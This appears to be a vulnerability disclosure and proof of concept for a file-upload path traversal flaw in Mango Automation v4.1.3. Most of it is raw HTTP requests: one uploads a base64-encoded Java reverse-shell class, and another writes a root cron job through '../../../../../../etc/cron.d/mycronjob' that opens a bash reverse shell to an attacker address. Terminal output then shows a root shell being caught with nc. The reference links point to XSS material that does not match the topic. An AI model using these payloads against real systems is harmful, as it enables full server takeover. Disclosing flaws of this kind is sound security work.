# File Upload Directory Traversal

## Summary:

Path traversal, also known as directory traversal, is an attack that exploits insufficient validation of user-supplied input in file path names. When a file upload functionality does not properly sanitize or validate the file paths provided by the user, an attacker can craft a malicious payload to traverse the directory structure of the server. This allows the attacker to write files outside the intended upload directory, potentially overwriting critical files or placing malicious files in sensitive locations.

### Vulnerable Endpoint:

```
Administration > File stores
```

### Vulnerable Parameter:

```
Editor
```

### Description:

A critical file upload vulnerability has been discovered in the Mango Automation v4.1.3, allowing attackers to exploit path traversal to upload files to arbitrary locations on the server. This vulnerability can lead to severe security risks, including unauthorized file access, remote code execution, and full system compromise.

### Mitigation:

- Implement strict validation on user-supplied file names to ensure they do not contain directory traversal sequences (e.g., `../`).


### References:

- https://portswigger.net/web-security/cross-site-scripting
- https://owasp.org/www-community/attacks/xss/

## Attack Path:


Uploading a file under "File stores" can be intercepted and have the directory changed, resulting in possible remote code execution.

Example of a normal request:



```
POST /rest/latest/file-stores/default/?overwrite=false HTTP/1.1
Host: 192.168.230.128:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-XSRF-TOKEN: 7e4e8d16-a7b7-4ea8-b4c7-b05540789c49
Content-Type: multipart/form-data; boundary=---------------------------346694971116604972483096194955
Content-Length: 2164
Origin: http://192.168.230.128:8080
Connection: keep-alive
Referer: http://192.168.230.128:8080/ui/administration/file-stores?fileStore=default
Cookie: 2-867fa69d-0284-4722-a3d6-5a48fe1d815d=node0othirb9d5g951g176d72x4hi60.node0; 2-7c9696a6-4e45-4938-afc4-3beea501d084=
node0194d48kw8xmb32k9eyzxcusb50.node0; XSRF-TOKEN=7e4e8d16-a7b7-4ea8-b4c7-b05540789c49

-----------------------------346694971116604972483096194955
Content-Disposition: form-data; name="files[]"; filename="image_with_shell.png"
Content-Type: image/png

yv66vgAAAD0AYgoAAgADBwAEDAAFAAYBABBqYXZhL2xhbmcvT2JqZWN0AQAGPGluaXQ+AQADKClW
CAAIAQAPMTkyLjE2OC4yMzAuMTI5CAAKAQAJL2Jpbi9iYXNoBwAMAQAPamF2YS9uZXQvU29ja2V0
CgALAA4MAAUADwEAFihMamF2YS9sYW5nL1N0cmluZztJKVYKABEAEgcAEwwAFAAVAQARamF2YS9s
YW5nL1J1bnRpbWUBAApnZXRSdW50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7CgARABcMABgA
GQEABGV4ZWMBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvUHJvY2VzczsKABsAHAcA
HQwAHgAfAQARamF2YS9sYW5nL1Byb2Nlc3MBAA5nZXRJbnB1dFN0cmVhbQEAFygpTGphdmEvaW8v
SW5wdXRTdHJlYW07CgAbACEMACIAHwEADmdldEVycm9yU3RyZWFtCgALABwKABsAJQwAJgAnAQAP
Z2V0T3V0cHV0U3RyZWFtAQAYKClMamF2YS9pby9PdXRwdXRTdHJlYW07CgALACUKAAsAKgwAKwAs
AQAIaXNDbG9zZWQBAAMoKVoKAC4ALwcAMAwAMQAyAQATamF2YS9pby9JbnB1dFN0cmVhbQEACWF2
YWlsYWJsZQEAAygpSQoALgA0DAA1ADIBAARyZWFkCgA3ADgHADkMADoAOwEAFGphdmEvaW8vT3V0
cHV0U3RyZWFtAQAFd3JpdGUBAAQoSSlWCgA3AD0MAD4ABgEABWZsdXNoBQAAAAAAAAAyCgBCAEMH
AEQMAEUARgEAEGphdmEvbGFuZy9UaHJlYWQBAAVzbGVlcAEABChKKVYKABsASAwASQAyAQAJZXhp
dFZhbHVlBwBLAQATamF2YS9sYW5nL0V4Y2VwdGlvbgoAGwBNDABOAAYBAAdkZXN0cm95CgALAFAM
AFEABgEABWNsb3NlCgBKAFMMAFQABgEAD3ByaW50U3RhY2tUcmFjZQcAVgEADFJldmVyc2VTaGVs
bAEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzsp
VgEADVN0YWNrTWFwVGFibGUHAF0BABNbTGphdmEvbGFuZy9TdHJpbmc7BwBfAQAQamF2YS9sYW5n
L1N0cmluZwEAClNvdXJjZUZpbGUBABFSZXZlcnNlU2hlbGwuamF2YQAhAFUAAgAAAAAAAgABAAUA
BgABAFcAAAAdAAEAAQAAAAUqtwABsQAAAAEAWAAAAAYAAQAAAAUACQBZAFoAAQBXAAABiwAEAAwA
AAC7EgdMEQG7PRIJTrsAC1krHLcADToEuAAQLbYAFjoFGQW2ABo6BhkFtgAgOgcZBLYAIzoIGQW2
ACQ6CRkEtgAoOgoZBLYAKZoAYBkGtgAtngAQGQoZBrYAM7YANqf/7hkHtgAtngAQGQoZB7YAM7YA
Nqf/7hkItgAtngAQGQkZCLYAM7YANqf/7hkKtgA8GQm2ADwUAD+4AEEZBbYAR1enAAg6C6f/nhkF
tgBMGQS2AE+nAAo6BBkEtgBSsQACAJgAngChAEoACgCwALMASgACAFgAAABiABgAAAAHAAMACAAH
AAkACgAMABUADQAeAA4AMwAPAEEAEgBJABMAXgAUAHMAFQCIABYAjQAXAJIAGACYABoAngAbAKEA
HACjAB0ApgAgAKsAIQCwACQAswAiALUAIwC6ACUAWwAAAEYACf8AQQALBwBcBwBeAQcAXgcACwcA
GwcALgcALgcALgcANwcANwAABxQUFFgHAEoE/wAMAAQHAFwHAF4BBwBeAAEHAEoGAAEAYAAAAAIA
YQ==

-----------------------------346694971116604972483096194955--
```

Altered request that exploits the directory traversal to write a reverse shell cronjob:




```
POST /rest/latest/file-stores/public/?overwrite=false HTTP/1.1
Host: 192.168.230.128:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-XSRF-TOKEN: 7e4e8d16-a7b7-4ea8-b4c7-b05540789c49
Content-Type: multipart/form-data;
boundary=---------------------------283058904740123982615031679 29
Content-Length: 318
Origin: http://192.168.230.128:8080
Connection: keep-alive
Referer: http://192.168.230.128:8080/ui/administration/ui-settings
Cookie: 2-867fa69d-0284-4722-a3d6-5a48fe1d815d=
node0othirb9d5g951g176d72x4hi60.node0; 2-7c9696a6-4e45-4938-afc4-3beea501d084
=node0194d48kw8xmb32k9eyzxcusb50.node0; XSRF-TOKEN=
7e4e8d16-a7b7-4ea8-b4c7-b05540789c49

-----------------------------283058904740123982615031679 29
Content-Disposition: form-data; name="files[]"; filename=
../../../../../../etc/cron.d/mycronjob
Content-Type: image/png

* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.230.129/445 0>&1'

-----------------------------283058904740123982615031679 29--
```

```
HTTP/1.1 500 Server Error
Date: Wed, 29 May 2024 16:24:30 GMT
Cache-Control: no-store
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Content-Length: 171

{
  "cause":
  "TranslatableIllegalArgumentException: Path is not a valid filestore path",
  "mangoStatusCode":-1,
  "mangoStatusName":null,
  "localizedMessage":"Internal Server Error"
}
```

**While the response shows a Server Error, the file is uploaded to that location regardless of the error.**

In this case, the file uploaded also allows Remote Code Execution (RCE)



```
┌──(iamroot㉿Klinux)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:6d:96:dd brd ff:ff:ff:ff:ff:ff
    inet 192.168.230.129/24 brd 192.168.230.255 scope global dynamic noprefixroute eth0
       valid_lft 1154sec preferred_lft 1154sec
    inet6 fe80::fe36:6cc9:7bd8:f740/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(iamroot㉿Klinux)-[~]
└─$ nc -nvlp 445
listening on [any] 445 ...
connect to [192.168.230.129] from (UNKNOWN) [192.168.230.128] 38402
bash: cannot set terminal process group (7385): Inappropriate ioctl for device
bash: no job control in this shell
root@iamroot-virtual-machine:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:dd:04:8b brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.230.128/24 brd 192.168.230.255 scope global dynamic noprefixroute ens33
       valid_lft 967sec preferred_lft 967sec
    inet6 fe80::1b8f:6ba8:8e47:839e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c1:16:e5:c2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
root@iamroot-virtual-machine:~#
```